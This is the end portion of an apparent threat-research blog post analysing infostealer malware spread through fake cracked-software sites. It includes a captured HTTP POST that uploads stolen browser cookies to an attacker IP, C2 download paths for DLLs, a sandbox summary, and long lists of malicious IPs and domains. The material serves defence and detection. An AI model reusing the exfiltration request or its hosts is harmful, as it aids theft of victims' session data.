Content-Type: multipart/form-data; boundary=KqUP8atqwa5qvjhI
User-Agent: record
Host: 45.150.67.175
Content-Length: 13363
Connection: Keep-Alive
Pragma: no-cache

--KqUP8atqwa5qvjhI
Content-Disposition: form-data; name="file"; filename="\cookies.txt"
Content-Type: application/x-object

.bing.com TRUE // TRUE 13357329149011050 SRCHD djEwNQ+ZobQSD3XL3BNT2V+XKpuqjz05tFFtTxv1x0fEdcx+dMt
.bing.com TRUE // TRUE 13357329149011071 SRCHUIDdjEw3gdm6F9RrDe8EUWST3nDRMk20dovSF/t5A+2I1M98APTWX5
.msn.com TRUE // FALSE 13327866744267259 _EDGE_V djEwd/RfU9L/Rwx5TmAzXdpOfT/rAFYJNm1cz7QzNUI=
.msn.com TRUE // FALSE 13325706747000000 _SS djEwB2C75u1Gm1aFbUH4n7X8xuwsCpCqVrSoyDCjdfOmaB85hw=
ntp.msn.com TRUE // FALSE 13357329144267203 sptmarket djEwrkwqu0uubrDneKLZ8D8oAFZ8kb+96HnUdPz0UEpS
.c.bing.com TRUE // TRUE 13300820483062507 MR djEwsZA7Z5h5MzrRCLwC5b2ZSZkdap6ZtNSXYZ+zLwQ=
.c.msn.com TRUE // TRUE 13300820485463353 MR djEwXx01zAyTANLvsWrfHbPvnbvox1MIi/TDvrqtce=
.msn.com TRUE // TRUE 13333911685463240 MUID djEwQeRo+SCrrjRTtLHTaGo2aliCNWYnIPBY2mvm0aGfWmt/uy
.c.bing.com TRUE // TRUE 13333911683063005 SRM_M djEwQkOD/zTbn7fWBiqkGCo3tOyR87ZkHJzSSLqagJvKMDR9PCA
.c.msn.com TRUE // TRUE 13333911685463311 SRM_M djEwYiEZRMym71Lh2tkJx2vhgK6vT1jyuopcc6gyupOz3QUIQ4B
.scorecardresearch.com TRUE // TRUE 13362423681418739 UIDdjEwxyplE+4tG5qswLPbc1h1accodPuvBIDcu/gt3
.msn.com TRUE // TRUE 13363374073993860 USRLOC djEwgr18rff1v59N0dFR2tt8u71UHEW3ct3vk5E5HQ==
ntp.msn.com TRUE // FALSE 13300302094000000 msaoptout djEw1PR2Tk9xEmzrAYBTBDaoIfcNo05h/HrGHYGG5wM=
.msn.com TRUE //edge FALSE 13315940480000000 pglt-edgeChromiUm-dhp djEwUzQPo/AnTnrMvozkRxbqFzX5/
.bing.com TRUE // TRUE 13363374142532039 USRLOC djEwJtzoCXCIzbkvaODNDCCZPgoRjckvcpcwCgzKz+YRxFgg=
.eloqua.com TRUE // TRUE 13334343798420639 ELOQUADjEw1GIgmGvMKNZxxN6QhErpwOsaw1pF1tezxfJ40ZyL+DnMog4A
.eloqua.com TRUE // TRUE 13334343798420794 ELQSTATUS djEwfJsrO873QgoTDFD5rhhBq2ScmLUJW7MQnvkX6x4
.bat.bing.com TRUE // TRUE 13300820590086654 MR djEw6NcOG+SLq4Clx3ow+DU/yovyha0r1x2bZRO51go=
.bing.com TRUE // TRUE 13333911790086209 MUID djEwGHkg6tIEoPkduHwupLqouBctOLrKxyBGGEIN6+cPXewy07E
.telerik.com TRUE // FALSE 13307991783000000 _gcl_au djEwZMUDovqnmRzEt982/VqvdrJk9752+0KcJAs1SfB
.telerik.com TRUE // FALSE 13331751785000000 sf-data-intel1-subjectdjEwmht16sCONQRZ5P+poJhd75/yfcaTISTL
www.clarity.ms TRUE // TRUE 13331751810577590 CLIDdjEwW03771b0wVNSYcUUZ0nc93a10tDFUYBCdxgqcxIvWnx
.telerik.com TRUE // FALSE 13331751817000000 _clck djEwzKpjSCwC8xAmzPR+ppnmQ5I81jgQWV1QxOP+k0+mt1BD5Y35
.c1.microsoft.com TRUE // TRUE 13300216458237780 ANONCHK djEwIpoAmkAwzfhnZ01yX22mT61kzLRTR+gHH
.microsoft.com TRUE // TRUE 13331751860501150 MC1djEws7QDym5bQ5TQpDmw9YwF/FirT1v72c01yZyQruR2Zgrw
.c1.microsoft.com TRUE // TRUE 13300820658237696 MR djEwqRiWjbpLdPvV4W44LhpacrEuy9jY3AjlZtkKafS=
.microsoft.com TRUE // TRUE 13300217660501400 MS0 djEwBNpz1wExjt7IQ9DY89cRXBfCoey0TBWkzUrEkhwDID
.microsoft.com TRUE // TRUE 13300302249000000 MSCC djEwjqppJmQ5FmTnmAn+SdyAy8vY84mUVVjF8Cnzqwd+
docs.microsoft.com TRUE // TRUE 13331751858748359 MSFPcdjEwDug3WopmFx6VjYbH5Cr9i5qWY30ZpYhAp8n8Ta8w5
.microsoft.com TRUE // TRUE 13333911858237253 MUID djEwPcNNWj2yAkAocwbcqmZ01whrW5P54kHx3t/ofEEupI
www2.bing.com TRUE // FALSE 13333911835085734 MUIDB djEwozHvd3kJKk1+K5+70XY49bq2J/syQD1Kqy35A+SV37BIJr3
.c.bing.com TRUE // TRUE 13333911859106576 SRM_I djEwFTV2I7QoGikSgJFktnx+rVaw1srdv15ELVnNEJan5EwpcV
.c1.microsoft.com TRUE // TRUE 13333911858237600 SRM_IdjEwaOvy917mMV/Z6rBn8X1cMAGx84Fxf/mwhQxsGV+2e
.bing.com TRUE // FALSE 13331751837000000 _clck djEwP9zxJzS/CZ1Vmun91Hh1bbl400pToh3mxxjh72N7XRqW2c
.bing.com TRUE // FALSE 13300302238000000 _clskdjEwILkQW01apQSZ+UGV0fVgGdSrGtJo7eN14a7xw1dms/ZRjDzc
docs.microsoft.com TRUE // TRUE 13331751879635533 MicrosoftApplicatiionsTellemetryDevIceIddjEwqpyrBF6Ih
.microsoft.com TRUE // FALSE 13334402577000000 mboxdjEwZfhAXN7WmC11kNpITXMFU50fF9mJdCXnhBq9mrTnRh9
www.telerik.com TRUE // TRUE 13615575894654729 siddjEwHvgMGRSmuxcN8ZEq4f1Z2FqSANEU7R1++yFDD55L1C
.c.clarity.ms TRUE // TRUE 13300216507990287 ANONCHK djEwIh/SOGAetuuBIQiodDBY2p1JjQu38XBSA8B+Ko=
.c.clarity.ms TRUE // TRUE 13300820707990218 MR djEwhm8KENG875AJpX+LqQ2316cJ410cBp1Tb/IbJUY=
.c.clarity.ms TRUE // TRUE 13333911907990072 MUID djEwscfZcDONJ75zYK6jXIQmEwV6QJzOtxPwnfT8yqc/XwvOq
.c.bing.com TRUE // TRUE 13333911900933651 SRM_B djEwkv7KdD4NsJROtksgvHkRPR0U1wH2CWMyJx3Uq175YjI35JND

```

Fig 15: Stealing browser cookies

**Sample downloaded files**

- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcpl140.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
- 45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
- 94.158.244[.]119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin

## Conclusion:

This campaign highlights how attackers take advantage of users' behavior through the distribution of pirated software to spread infostealer malware and extort victims for financial profits and other gains. The campaigns analyzed in this article depend on users visiting and downloading software from unscrupulous websites as the initial infection vector, users can easily prevent these unfortunate infections by avoiding this illegal practice and only visiting legitimate sites and downloading software from trustworthy sources.

## Best Practices:

- Avoid visiting untrusted sites including those that host pirated software
- Do not install pirated software on your device
- Enable policy to block password-protected files
- Do not save credentials in the browser

## Zscaler Cloud Sandbox Detection:

The screenshot displays the Zscaler Cloud Sandbox interface for a 'SANDBOX DETAIL REPORT'. The report ID is 4EB82F69761B61F12C5E884A3C5DB... and the analysis was performed on 6/29/2022 at 7:24:49 PM. The file type is 'exe'. The report is categorized as 'Malicious' with a 'Threat Score' of 92, indicating a 'Suspicious' machine learning analysis. The report contains 18 MITRE ATT&CK techniques mapped to 9 tactics. Under 'VIRUS AND MALWARE', it states 'No known Malware found'. The 'SECURITY BYPASS' section lists several indicators: 'Tries To Detect Sandboxes And Other Dynamic Analysis Tools', 'Sample Execution Stops While Process Was Sleeping (Likely An Evasion)', 'Sample Sleeps For A Long Time (Installer Files Shows These Property)', 'Queries BIOS Information', and 'Queries Sensitive Operating System'. The 'NETWORKING' section lists: 'Performs Connections To IPs Without Corresponding DNS Lookups', 'HTTP GET Or POST Without A User Agent', 'Tries To Resolve Invalid Domain Name', 'All Domains Contacted By The Sample Do Not Resolve', and 'Downloads Files From Web Servers Via HTTP'.

## IOCs

These are the malicious indicators involved in this campaign, MD5s are not listed because the password-protected zip files involved generate a new MD5 with each download transaction.

### Malicious IPs:

45[.]150[.]67[.]175

94[.]158[.]244[.]119

45[.]135[.]134[.]211

194[.]180[.]174[.]180  
185[.]250[.]148[.]76  
37[.]221[.]67[.]219  
45[.]140[.]146[.]169  
94[.]140[.]114[.]231  
94[.]158[.]244[.]213  
45[.]142[.]212[.]100  
194[.]180[.]174[.]187  
194[.]180[.]174[.]186  
135[.]181[.]105[.]89  
77[.]91[.]102[.]88  
77[.]91[.]103[.]31  
94[.]158[.]247[.]24  
85[.]239[.]34[.]235  
45[.]67[.]34[.]234  
45[.]67[.]34[.]238  
45[.]142[.]215[.]92  
45[.]153[.]230[.]183  
45[.]152[.]86[.]98  
74[.]119[.]193[.]57  
77[.]91[.]74[.]67  
146[.]19[.]247[.]28  
77[.]91[.]102[.]115  
45[.]159[.]251[.]21  
146[.]19[.]247[.]52  
45[.]142[.]215[.]50

45[.]133[.]216[.]170

193[.]43[.]146[.]22

193[.]43[.]146[.]26

146[.]70[.]124[.]71

193[.]43[.]146[.]17

146[.]19[.]75[.]8

45[.]84[.]0[.]152

45[.]133[.]216[.]249

45[.]67[.]34[.]152

45[.]133[.]216[.]145

**Fake shareware download sites:**

fullcrack4u[.]com

activationskey[.]org

xproductkey[.]com

saifcrack[.]com

crackedpcs[.]com

allcracks[.]org

aryancrack[.]com

prolicensekeys[.]com

apps-for-pc[.]com

bagas3-1[.]com

seostar2[.]xyz

keygenwin[.]com

cloud27[.]xyz

allpcsoftwares[.]info

deepprostore[.]com

serialfull[.]info

steamunlocked[.]one

file-store2[.]xyz

reallkeys[.]com

fullcrackedz[.]com

softwaresdaily[.]com

officials-kmspico[.]com

hotbuckers[.]com

mycrackfree[.]com

procfullcracked[.]com

idmfullcrack[.]info

drake4[.]xyz

crackedsofts[.]info

getintopc[.]digital

piratespc[.]net

apxsoftwares[.]com

crackfullpro[.]com

allcrackhere[.]info

kuyhaa-me[.]pw

crackplaced[.]com

freepccrack[.]com

proapkcrack[.]com

crackfullpc[.]com

Free-4paid[.]com

crackedlink[.]com

crackpropc[.]com

cracktube[.]net

getmacos[.]org

getwindowsactivator[.]info

playzipgames[.]co

proactivationkey[.]com

procrackfree[.]com

showcrack[.]com

**Redirected Malicious NRD domains:**

file-store2[.]xyz

seostar2[.]xyz

drake4[.]xyz

cloud27[.]xyz

kirov1[.]xyz

unixfilesystem2[.]xyz

file-store4[.]xyz

cloud25[.]xyz

clubfiletyc[.]com

ihgatms[.]cfd

notbeexcluded[.]cfd

andslideasco[.]cfd

sonarsurveyof[.]cfd

butvelocities[.]cfd

herihed[.]cfd

largerinscale[.]cfd

itsdebri[.]cfd

lditsdebriisar[.]cfd

eeorderso[.]cfd

psestwotothr[.]cfd

uptomscan[.]cfd

fmagnitude[.]cfd

byasdebrisfie[.]cfd

ticlewesimulate[.]cfd

ergyfrommo[.]cfd

sup7podthee[.]cfd

heirreplacem[.]cfd

hthecrown[.]cfd

entbymo[.]cfd

ctswasprimarilyd[.]cfd

adsharedwi897th[.]cfd

mershadclo[.]cfd

aptersandt[.]cfd

nkstherefor[.]cfd

iruiotish[.]cfd

itishindia[.]cfd

theyt786ku[.]cfd

theritishind[.]cfd

edbythe67ak[.]cfd

panyruld[.]cfd

uslimsofbr[.]cfd

sputrey567rik[.]cfd

shatheg[.]cfd

istanmove[.]cfd

menhichs[.]cfd

upta16theu[.]cfd

andelect[.]cfd

oughtme[.]cfd

ionvictoriesin[.]cfd

anwasthere[.]cfd

ateofakist[.]cfd

egiontheh[.]cfd

ahthegha[.]cfd

mayyadc[.]cfd

emodernst[.]cfd

almofmultiple[.]cfd

ofth546ebr[.]cfd

znavidsde[.]cfd

mprisesth[.]cfd

ionthatco[.]cfd

onzeage[.]cfd

indush[.]cfd

low-lyingwh[.]cfd

nalhajarm[.]cfd

iesandb[.]cfd

helandsca[.]cfd

tsofhoruz[.]cfd

rhighest[.]cfd

rategicstrai[.]cfd

undimangen[.]cfd

ani453las[.]cfd

anceovarec[.]cfd

dcommerc[.]cfd

condandthi[.]cfd

resonherse[.]cfd

ordsexecutiv[.]cfd

oundandk[.]cfd

quezachieve[.]cfd

undertheguid[.]cfd

domainxnewma[.]com

## Explore more Zscaler blogs

---

Source: <https://www.zscaler.com/blogs/security-research/making-victims-pay-infostealer-malwares-mimick-pirated-software-download>